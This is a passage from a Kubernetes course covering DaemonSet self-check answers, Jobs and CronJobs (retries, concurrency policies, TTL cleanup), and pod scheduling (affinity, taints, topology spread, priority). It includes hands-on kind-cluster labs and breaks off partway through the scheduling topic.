  - **Goal:** teach the difference without notes.
  - **Steps:**
    1. Without the guide, write a DaemonSet for a log shipper that runs on every node including tainted ones, with requests and limits.
    2. In five sentences, explain how its Pod count is decided and what happens when a node joins.
  - **Done when:** the manifest applies cleanly (`kubectl apply --dry-run=server -f`) and a teammate can follow your explanation.

10 Self-check questions

1. How many Pods does a DaemonSet create, and what decides that number?
2. Why does a DaemonSet Pod still get scheduled on a node with `disk-pressure`?
3. What does `OnDelete` do and when would you choose it over `RollingUpdate`?
4. Your log shipper is missing on the GPU nodes. What are the two most likely causes?

5. Why do per-node agents so often use `hostPath` volumes and `hostNetwork`, and what is the risk?

ANSWERS

1. One per eligible node. Eligibility is decided by node selectors/affinity, taints and tolerations; there is no `replicas` field.
2. The DaemonSet controller automatically adds tolerations for node-condition taints (not-ready, unreachable, disk/memory/pid pressure, unschedulable) so agents keep running on unhealthy nodes.
3. The controller replaces a Pod only after you delete it manually. Choose it for sensitive components (CNI, storage drivers) where you want to roll out node by node under your own control.
4. A taint on the GPU pool that the DaemonSet does not tolerate, or a `nodeSelector`/affinity that does not match the GPU nodes' labels. (Also check resource requests that do not fit.)
5. The agent must observe the host (logs, `/proc`, node IP). The risk is that a compromised agent gets host-level access, so mount read-only, minimise privileges and pin images.

11 Further reading

- Kubernetes documentation — *Workloads → DaemonSet* (kubernetes.io/docs), including the update strategy and "how daemon pods are scheduled" sections.
- Prometheus documentation — *node_exporter* guide.
- Fluent Bit documentation — *Kubernetes* installation and filter pages.
- See also: Scheduling §8.13 for taints and tolerations, and Pods §8.2 for the Pod fundamentals a DaemonSet wraps.

8.12 Jobs and CronJobs

Topic 12 of 19 | ~3 hours | Difficulty: Intermediate

1 What it is

A **Job** runs Pods **to completion**. Where a Deployment keeps Pods running forever and restarts them whenever they exit, a Job creates one or more Pods, waits for them to exit successfully (exit code 0), retries them if they fail, and then stops. It is Kubernetes' tool for **batch work**: database migrations, backups, report generation, data imports, one-off maintenance scripts.

A **CronJob** is a Job factory on a schedule. At each tick of a cron expression (the same five-field syntax as Linux `cron`, see Daemons and systemd §1.9 for the background) it creates a new Job from a template. CronJobs add the policies that matter when schedules and reality disagree: what to do if the previous run is still going (`concurrencyPolicy`), how late a run may start (`startingDeadlineSeconds`), and how much history to keep.

2 Why it matters in DevOps

- **Migrations and backups are Jobs.** If a nightly `pg_dump` silently stops running, you find out when you need the restore.
- **Retries are built in, and dangerous.** A buggy Job with a high `backoffLimit` can hammer a database or send 6 duplicate emails. Jobs must be **idempotent** (safe to run twice).
- **Finished Jobs pile up.** Without a TTL (time to live) or history limits, thousands of completed Pods and Job objects bloat etcd and make `kubectl get pods` unusable.
- **Overlapping runs cause outages.** A 2-hour report scheduled every hour with `concurrencyPolicy: Allow` will eventually eat the cluster.

3 Real-world system example

Helm and Argo CD hooks. Both tools run database migrations as Kubernetes Jobs: Helm via `pre-upgrade` / `post-install` hook annotations, Argo CD via `PreSync` resource hooks. The deployment waits for the Job to succeed before the new application version rolls out — the pat-

tern described in Database Migrations in Pipelines §5.9.

Platform maintenance. Teams commonly run CronJobs for database backups to object storage, certificate and token rotation, cache warm-ups, and cleaning up stale data. Kubernetes' own documentation uses a CronJob as the canonical "run on a schedule" example. Larger batch systems (for example data pipelines on Kubernetes) build on Jobs, usually with Indexed Jobs for parallel work-splitting.

4 Diagram




Figure 8.12-1

How `concurrencyPolicy` decides when the next tick fires while a Job is still running:




Figure 8.12-2

5 How it works

Job fields you will use constantly

Field	Meaning
`spec.template.spec.restartPolicy`	**Must be** `Never` **or** `OnFailure` (never `Always`). `Never` creates a new Pod per retry (keeps logs of each attempt); `OnFailure` restarts the container inside the same Pod
`backoffLimit`	retries before the Job is marked Failed (default **6**). Delay between retries grows exponentially (10 s, 20 s, 40 s … capped at 6 minutes)
`activeDeadlineSeconds`	hard wall-clock limit for the whole Job; when exceeded, running Pods are killed and the Job fails with `DeadlineExceeded`
`completions` / `parallelism`	run the work N times in total, K at a time. Default 1 and 1
`completionMode: Indexed`	each Pod gets a stable index (env `JOB_COMPLETION_INDEX`) so Pod 0..N-1 can process different shards
`ttlSecondsAfterFinished`	delete the Job (and its Pods) this many seconds after it finishes. Stable since 1.23. `0` deletes immediately
`podFailurePolicy`	rules that treat specific exit codes as "do not retry" or "ignore" (stable since 1.31)
`suspend`	create the Job paused; useful for queues and controllers

CronJob fields

Field	Meaning
`schedule`	cron expression, e.g. `"0 2 * * *"` = 02:00 daily. Supports `@hourly`, `@daily` aliases
`timeZone`	IANA zone such as `"Etc/UTC"` or `"America/New_York"` (stable since 1.27). Without it the schedule uses the time zone of the kube-controller-manager, usually UTC
`concurrencyPolicy`	`Allow` (default), `Forbid` (skip a run if the previous is still going), `Replace` (cancel the old one)
`startingDeadlineSeconds`	if a run could not start on time (controller down, cluster busy), skip it if it is more than this many seconds late
`successfulJobsHistoryLimit` / `failedJobsHistoryLimit`	finished Jobs to keep (defaults 3 and 1)
`suspend`	pause the schedule without deleting the CronJob

Gotchas worth knowing:

- A CronJob can in principle create a Job **zero, one or (rarely) two times** per tick, so the work must tolerate duplicates and misses.
- If 100 or more ticks are missed (for example the controller was down), the CronJob stops scheduling and reports an error until you fix `startingDeadlineSeconds` or recreate it.
- Pod logs are the only record of what a Job did. Once the Job is garbage-collected by TTL, its logs are gone from the cluster; ship logs off-cluster (Log Aggregation with Loki §10.6).

6 Step-by-step guide

Prerequisites: a kind cluster (create one with `kind create cluster --name lab` if you do not have one) and `kubectl`. Cost: free. All manifests use `batch/v1`. Output shown is *illustrative*.

1. **Run a one-shot Job.** Save as `hello-job.yaml`:

```yaml
apiVersion: batch/v1
kind: Job
metadata:
  name: hello
spec:
  backoffLimit: 2
  ttlSecondsAfterFinished: 300
  template:
    spec:
      restartPolicy: Never
      containers:
        - name: hello
          image: busybox:1.36
          command: ["sh", "-c", "echo shop-api report generated at $(date -u) && sleep
  3"]
```

```bash
kubectl apply -f hello-job.yaml
kubectl wait --for=condition=complete job/hello --timeout=60s
kubectl logs job/hello
kubectl get job hello
```

Expect `COMPLETIONS 1/1` and a log line with the timestamp. Five minutes later the Job vanishes thanks to the TTL.

2. **Watch retries and `backoffLimit` in action.** Save as `failing-job.yaml`:

```yaml
apiVersion: batch/v1
kind: Job
metadata:
  name: always-fails
spec:
  backoffLimit: 2
  template:
    spec:
      restartPolicy: Never
      containers:
        - name: fail
          image: busybox:1.36
          command: ["sh", "-c", "echo trying; exit 1"]
```

```bash
kubectl apply -f failing-job.yaml
kubectl get pods -l job-name=always-fails -w
```

Illustrative output: three Pods (`always-fails-xxxxx`) go to `Error` over roughly 30 to 60 seconds. Then:

```bash
kubectl describe job always-fails | grep -A3 -i conditions
```

You should see a `Failed` condition with reason `BackoffLimitExceeded`. With `backoffLimit: 2` you get the first attempt plus 2 retries.

3. **Run parallel work.** Save as `parallel-job.yaml` — 6 tasks, 2 at a time, each Pod knows its index:

```yaml
apiVersion: batch/v1
kind: Job
metadata:
  name: shard-import
spec:
  completions: 6
  parallelism: 2
  completionMode: Indexed
  ttlSecondsAfterFinished: 120
  template:
    spec:
      restartPolicy: Never
      containers:
        - name: worker
          image: busybox:1.36
          command: ["sh", "-c", "echo importing shard $JOB_COMPLETION_INDEX of 6;
  sleep 5"]
```

```bash
kubectl apply -f parallel-job.yaml
kubectl get pods -l job-name=shard-import -w
```

Never more than two Pods run at once; indexes 0-5 each run exactly once.

4. **Schedule it with a CronJob.** A nightly database backup shaped like the `shop-api` one (the `pg_dump` details are in Backups and Point-in-Time Recovery §13.5; here we use a harmless stand-in). Save as `backup-cronjob.yaml`:

```yaml
```

```yaml
apiVersion: batch/v1
kind: CronJob
metadata:
  name: shop-db-backup
spec:
  schedule: "*/1 * * * *"          # every minute for the lab; use "0 2 * * *" in real
  life
  timeZone: "Etc/UTC"
  concurrencyPolicy: Forbid
  startingDeadlineSeconds: 60
  successfulJobsHistoryLimit: 3
  failedJobsHistoryLimit: 1
  jobTemplate:
    spec:
      backoffLimit: 1
      activeDeadlineSeconds: 120
      ttlSecondsAfterFinished: 600
      template:
        spec:
          restartPolicy: Never
          containers:
            - name: backup
              image: busybox:1.36
              command: ["sh", "-c", "echo pretend pg_dump shop at $(date -u); sleep
  90; echo done"]
```

```bash
kubectl apply -f backup-cronjob.yaml
kubectl get cronjob shop-db-backup
kubectl get jobs -w
```

The `sleep 90` makes each run outlast the one-minute schedule. Because of `Forbid` you will see Jobs created only every other minute; the skipped ticks show up as events (`kubectl describe cronjob shop-db-backup`, look for `JobAlreadyActive`).

5. **Trigger a CronJob by hand, then pause it.**

```bash
kubectl create job --from=cronjob/shop-db-backup manual-backup-1
kubectl patch cronjob shop-db-backup -p '{"spec":{"suspend":true}}'
kubectl get cronjob shop-db-backup
```

`SUSPEND` becomes `True` and no new Jobs appear. The manual run is how you test a CronJob without waiting for the clock.

6. **Clean up.**

```bash
kubectl delete cronjob shop-db-backup
kubectl delete job hello always-fails shard-import manual-backup-1 --ignore-not-found
```

7 Real-world scenario

Illustrative scenario. A team's hourly "sync prices" CronJob normally takes 5 minutes. After a supplier API slowdown it takes 80 minutes. With the default `concurrencyPolicy: Allow` a new Job starts every hour, each holding database connections and retrying on timeouts. Within a few hours there are 4 overlapping runs, the Postgres connection pool is exhausted, and `shop-api` starts returning 500s. The engineer sees `kubectl get jobs` showing many active Jobs, suspends the CronJob (`suspend: true`) to stop the bleeding, deletes the stuck Jobs, and later sets `concurrencyPolicy: Forbid`, `activeDeadlineSeconds: 1800` and an alert when no Job has succeeded for 3 hours. **Lesson:** a schedule is a promise to start work, not to finish it; always bound concurrency and runtime, and alert on *absence* of success.

8 Common mistakes and best practices

Don't

- Set `restartPolicy: Always` (rejected) or forget `restartPolicy` entirely — Jobs require `Never` or `OnFailure`.
- Leave `backoffLimit` at 6 for work that has side effects (emails, payments) without making it idempotent.
- Schedule heavy CronJobs at `0 * * * *` along with everyone else; stagger the minute to avoid a thundering herd.
- Rely on `kubectl logs` for history: with TTL cleanup the logs vanish.
- Run a CronJob without thinking about time zones and daylight saving time; prefer UTC with an explicit `timeZone`.

Do

- Set `ttlSecondsAfterFinished`, `activeDeadlineSeconds` and history limits on every Job.
- Choose `concurrencyPolicy: Forbid` for anything stateful, `Replace` for "only the latest run matters" jobs.
- Make Job code idempotent and use `podFailurePolicy` to stop retrying on non-retryable exit codes.

- Set resource requests and limits (Resource Requests and Limits §8.14) so batch work cannot starve `shop-api`.
- Monitor "time since last successful run" rather than only "last run failed".

9 Tasks

- [ ] **T1 — Run and inspect a Job** *(≈20 min, beginner)*
  - **Goal:** see the lifecycle of a Job and its Pod.
  - **Steps:**
    1. Apply `hello-job.yaml`.
    2. Run `kubectl get job,pod -l job-name=hello` and `kubectl logs job/hello`.
    3. Wait 5 minutes and confirm the TTL deleted both.
  - **Done when:** you saw `1/1` completions, read the log line, and the Job disappeared on its own.
- [ ] **T2 — Make retries visible** *(≈30 min, beginner)*
  - **Goal:** understand `backoffLimit` and exponential backoff.
  - **Steps:**
    1. Apply `failing-job.yaml` and time how long between Pod creations (`kubectl get pods -l job-name=always-fails -w`).
    2. Change `backoffLimit` to 0, delete and re-apply the Job.
    3. Compare the number of Pods created each time.
  - **Done when:** with `backoffLimit: 2` you counted 3 Pods, with `0` exactly 1, and you can explain the gap between them.
- [ ] **T3 — Process shards in parallel** *(≈30 min, intermediate)*
  - **Goal:** use `completions`, `parallelism` and Indexed mode.
  - **Steps:**
    1. Apply `parallel-job.yaml`.
    2. Collect each Pod's log (`for p in $(kubectl get pods -l job-name=shard-import -o name); do kubectl logs $p; done`).
    3. Change `parallelism` to 3 and `completions` to 9, re-apply as a new Job.
  - **Done when:** the output lists shard indexes 0-8 exactly once and you never see more than 3 Pods `Running` at a time.
- [ ] **T4 — Prove concurrencyPolicy** *(≈45 min, intermediate)*
  - **Goal:** compare `Allow`, `Forbid` and `Replace` on an overlapping schedule.

- **Steps:**
  1. Run `backup-cronjob.yaml` (with `Forbid`) for 5 minutes and count the Jobs created.
  2. Change `concurrencyPolicy` to `Allow` and count again over 5 minutes.
  3. Change to `Replace` and observe what happens to the older Job's Pod.
- **Done when:** you have a three-row table (policy, Jobs created, Jobs running at peak) that matches the documented behaviour.

☐ **T5 — Break it: a CronJob that never runs** *(≈30 min, advanced)*

- **Goal:** diagnose a silent schedule failure.
- **Steps:**
  1. Set `schedule: "0 25 * * *"` (invalid) and observe the API server error, then fix it.
  2. Set `suspend: true` and explain why no Jobs appear; set it back.
  3. Point the image at a tag that does not exist and watch the Pod sit in `ImagePullBackOff` while, with `Forbid`, later ticks are skipped until `activeDeadlineSeconds` kills the Job.
- **Done when:** you can list three different reasons a CronJob "does nothing" (invalid schedule, suspended, previous run stuck) and how `kubectl describe cronjob` and its events reveal each.

☐ **T6 — Prove it: a safe nightly backup** *(≈45 min, advanced)*

- **Goal:** design a production-grade CronJob without the guide.
- **Steps:**
  1. Write a CronJob for a `pg_dump` of `shop-api`: `02:30 UTC` daily, `Forbid`, `activeDeadlineSeconds`, TTL, history limits, resource requests, credentials from a Secret (Secrets §8.7).
  2. Validate with `kubectl apply --dry-run=server -f` and trigger it once with `kubectl create job --from=cronjob/...`.
  3. Write three sentences on how you would alert if the backup silently stopped.
- **Done when:** the manual run completes and your alert idea is based on "time since last success".

10 Self-check questions

1. Why can a Job's Pod not use `restartPolicy: Always`?
2. A Job shows `BackoffLimitExceeded`. What happened and where do you look?
3. What is the difference between `Forbid` and `Replace`?

4. How do you stop completed Jobs from accumulating?
5. Why must scheduled work be idempotent?

ANSWERS

1. `Always` would restart the container forever after a successful exit, so the Job could never complete. Only `Never` or `OnFailure` are allowed.
2. The Pods failed more times than `backoffLimit` allows. Look at `kubectl describe job`, the Pod list (`-l job-name=<name>`) and `kubectl logs` of the failed Pods (they are kept with `restartPolicy: Never`).
3. `Forbid` skips the new run while the old one is active; `Replace` cancels the old Job and starts the new one.
4. `ttlSecondsAfterFinished` on the Job and `successfulJobsHistoryLimit` / `failedJobsHistoryLimit` on the CronJob.
5. Retries, duplicate CronJob runs and manual re-runs can all execute the same work more than once, so repeating it must not cause harm.

11 Further reading

- Kubernetes documentation — *Workloads → Jobs* and *CronJob* (kubernetes.io/docs), including "Job patterns" and "Pod failure policy".
- Kubernetes documentation — *Automatic cleanup for finished Jobs* (TTL controller).
- See also: Pods §8.2 for restart policies, and Deployments and ReplicaSets §8.3 for the long-running counterpart.

8.13 Scheduling

Topic 13 of 19 | ~4 hours | Difficulty: Intermediate

1 What it is

Scheduling is the decision "which node should run this Pod?". A new Pod is created with no node assigned (`spec.nodeName` is empty). The **kube-scheduler**, a control-plane component, watches for such Pods, picks the best node and writes the decision back to the API server ("binding"); the **kubelet** on that node then starts the containers. A Pod is only ever scheduled once — the scheduler does not move running Pods around.

You influence the decision with a small toolbox: `nodeSelector` and **node affinity** (run on nodes with these labels), **pod affinity and anti-affinity** (run near, or away from, other Pods), **taints and tolerations** (nodes repel Pods unless the Pod opts in), **topology spread constraints** (spread replicas evenly across zones or nodes) and **priority** (who wins when the cluster is full). Resource requests (Resource Requests and Limits §8.14) are the other half: the scheduler only places a Pod on a node with enough unreserved CPU and memory.

2 Why it matters in DevOps

- **High availability:** if all 3 replicas of `shop-api` land on one node (or one availability zone) a single failure takes the service down. Spread rules turn "3 replicas" into real redundancy (High Availability and Scalability §0.8).
- **Cost and isolation:** GPU, spot and high-memory nodes are expensive; taints keep ordinary workloads off them.
- **Pending Pods are a classic 3 a.m. page.** "0/5 nodes are available: 2 Insufficient memory, 3 node(s) had untolerated taint" is the scheduler telling you exactly why. You must be able to read it.
- **Noisy neighbours and data locality:** pin the cache next to the API, keep the batch jobs away from the database.

3 Real-world system example

Kubernetes itself and managed clusters. On kubeadm clusters the control-plane nodes carry the taint `node-role.kubernetes.io/control-plane:NoSchedule`, which is why your application Pods never land there but `kube-proxy` and the CNI DaemonSet (which tolerate it) do. Managed services such as EKS, GKE and AKS label nodes with `topology.kubernetes.io/zone` and `kubernetes.io/hostname`; these well-known labels are what topology spread constraints and anti-affinity use to spread replicas across zones in a region such as `us-east-1`. Cluster autoscalers and Karpenter react to Pods that are `Unschedulable`, so scheduling constraints directly decide which nodes get created (Auto Scaling §6.2). The default scheduler also supports `PriorityClass`: Kubernetes ships `system-cluster-critical` and `system-node-critical` so core add-ons can preempt ordinary workloads.

4 Diagram




Figure 8.13-1

Spreading 3 replicas over 3 nodes in 2 zones with `maxSkew: 1`:




Figure 8.13-2

5 How it works

Step 1 — Filter, step 2 — Score. The scheduler removes nodes that *cannot* run the Pod (not enough CPU/memory requests, untolerated taints, failing `nodeSelector`, required affinity, `DoNotSchedule` spread), then ranks the survivors by *preference* (preferred affinity, spreading, balanced utilisation) and binds to the highest score. If nothing survives, the Pod stays `Pending`.

Tool	Type	Use it for
`nodeSelector`	hard, simple equality	"only on nodes labelled `disktype=ssd`"
`nodeAffinity requiredDuringSchedulingIgnoredDuringExecution`	hard, rich operators (`In`, `NotIn`, `Exists`, `Gt`, `Lt`)	same as nodeSelector with set logic
`nodeAffinity preferredDuringScheduling...`	soft, weighted 1-100	"prefer SSD nodes but accept any"

Tool	Type	Use it for
`podAffinity`	hard or soft	co-locate API Pods with their Redis cache for low latency
`podAntiAffinity`	hard or soft	"never two `shop-api` Pods on the same node" (`topologyKey: kubernetes.io/hostname`)
taint (on node) + **toleration** (on Pod)	repel	reserve nodes: `NoSchedule` (don't place), `PreferNoSchedule` (try not to), `NoExecute` (also evict running Pods)
`topologySpreadConstraints`	hard or soft	even spread across zones/nodes; `maxSkew` is the permitted difference between the fullest and emptiest domain
`priorityClassName`	ordering and preemption	critical services outrank batch work
`nodeName`	bypass the scheduler	debugging only

The phrase `IgnoredDuringExecution` means: if node labels change *after* the Pod is running, the Pod is not evicted. Only `NoExecute` taints evict running Pods.

Taints versus affinity. A taint says "stay away unless you are explicitly allowed" — it does *not* attract the allowed Pod anywhere in particular. To *dedicate* a node pool to a workload, combine both: taint the nodes **and** add a matching `nodeSelector`/affinity plus toleration on the workload.

Topology spread constraints (GA since 1.19) are usually better than anti-affinity for replica spreading, because anti-affinity is all-or-nothing (the 4th replica cannot place on 3 nodes) while spread constraints tolerate a bounded skew:

YAML

```yaml
topologySpreadConstraints:
  - maxSkew: 1
    topologyKey: topology.kubernetes.io/zone
    whenUnsatisfiable: DoNotSchedule   # or ScheduleAnyway for a soft rule
    labelSelector:
      matchLabels:
        app: shop-api
```

Priority and preemption. A `PriorityClass` maps a name to an integer (`value`). When a high-priority Pod cannot fit, the scheduler may evict ("preempt") lower-priority Pods to make room. `preemptionPolicy: Never` gives a class priority in the queue without evicting anything. Pods with no class get priority 0.

6 Step-by-step guide

Prerequisites: Docker, `kind`, `kubectl`. Cost: free. Output is *illustrative*.

1. **Create a cluster with 3 workers and label them with fake zones.**

```bash
cat > kind-sched.yaml <<'EOF'
kind: Cluster
apiVersion: kind.x-k8s.io/v1alpha4
nodes:
  - role: control-plane
  - role: worker
  - role: worker
  - role: worker
EOF
kind create cluster --name sched --config kind-sched.yaml
kubectl label node sched-worker  topology.kubernetes.io/zone=us-east-1a disktype=ssd
kubectl label node sched-worker2 topology.kubernetes.io/zone=us-east-1a
kubectl label node sched-worker3 topology.kubernetes.io/zone=us-east-1b
kubectl get nodes -L topology.kubernetes.io/zone,disktype
```

   You should see the three workers with their zone and (for one) `disktype=ssd`. The control-plane node already has its `NoSchedule` taint: `kubectl describe node sched-control-plane | grep Taints`.

2. **Use `nodeSelector` and read a scheduling failure.**

```bash
kubectl run ssd-pod --image=nginx:1.27 --overrides='{"spec":{"nodeSelector":
  {"disktype":"ssd"}}}'
kubectl get pod ssd-pod -o wide          # lands on sched-worker
kubectl run nvme-pod --image=nginx:1.27 --overrides='{"spec":{"nodeSelector":
  {"disktype":"nvme"}}}'
kubectl describe pod nvme-pod | tail -5
```

   `nvme-pod` stays `Pending`; the event reads similar to `0/4 nodes are available: 1 node(s) had untolerated taint {node-role.kubernetes.io/control-plane: }, 3 node(s) didn't match Pod's node affinity/selector.` Read the counts — they add up to the number of nodes.

3. **Spread a Deployment across zones and nodes.** Save as `shop-api-spread.yaml`:

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: shop-api
```

```
spec:
  replicas: 4
  selector:
    matchLabels:
      app: shop-api
  template:
    metadata:
      labels:
        app: shop-api
    spec:
      topologySpreadConstraints:
        - maxSkew: 1
          topologyKey: topology.kubernetes.io/zone
          whenUnsatisfiable: DoNotSchedule
          labelSelector:
            matchLabels:
              app: shop-api
        - maxSkew: 1
          topologyKey: kubernetes.io/hostname
          whenUnsatisfiable: ScheduleAnyway
          labelSelector:
            matchLabels:
              app: shop-api
      containers:
        - name: api
          image: nginx:1.27
          resources:
            requests:
              cpu: 50m
              memory: 32Mi
```

BASH

```
kubectl apply -f shop-api-spread.yaml
kubectl get pods -l app=shop-api -o wide
```

With two nodes in zone a and one in zone b, expect 2 Pods in each zone (the zone rule has `maxSkew: 1`), so typically the zone b node holds 2 Pods and each zone a node holds 1.

4. **Reserve a node with a taint and a toleration.**

BASH

```
kubectl taint node sched-worker3 dedicated=batch:NoSchedule
kubectl delete pod -l app=shop-api          # Deployment recreates them
kubectl get pods -l app=shop-api -o wide
```

Now no `shop-api` Pod can use `sched-worker3`. Taints are ignored when the scheduler counts Pods per zone (the default), so zone b still counts as an empty domain and the hard zone constraint leaves most replicas `Pending`. That is the interaction between con-

straints made visible — read the event with `kubectl describe pod`. Then run a batch Pod that tolerates the taint (save as `batch-tolerant.yaml`):

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: batch-tolerant
spec:
  tolerations:
    - key: dedicated
      operator: Equal
      value: batch
      effect: NoSchedule
  nodeSelector:
    kubernetes.io/hostname: sched-worker3
  containers:
    - name: sleep
      image: busybox:1.36
      command: ["sleep", "3600"]
```

```bash
kubectl apply -f batch-tolerant.yaml
kubectl get pod batch-tolerant -o wide        # on sched-worker3
```

The nodeSelector *attracts* it, the toleration *permits* it — you need both for a dedicated pool.

5. **Add priority and watch preemption.** Save as `priorityclasses.yaml`:

```yaml
apiVersion: scheduling.k8s.io/v1
kind: PriorityClass
metadata:
  name: shop-critical
value: 100000
globalDefault: false
description: "User-facing shop-api Pods"
---
apiVersion: scheduling.k8s.io/v1
kind: PriorityClass
metadata:
  name: batch-low
value: 100
preemptionPolicy: Never
description: "Batch work that may be preempted"
```

```bash
kubectl apply -f priorityclasses.yaml
kubectl get priorityclass
```

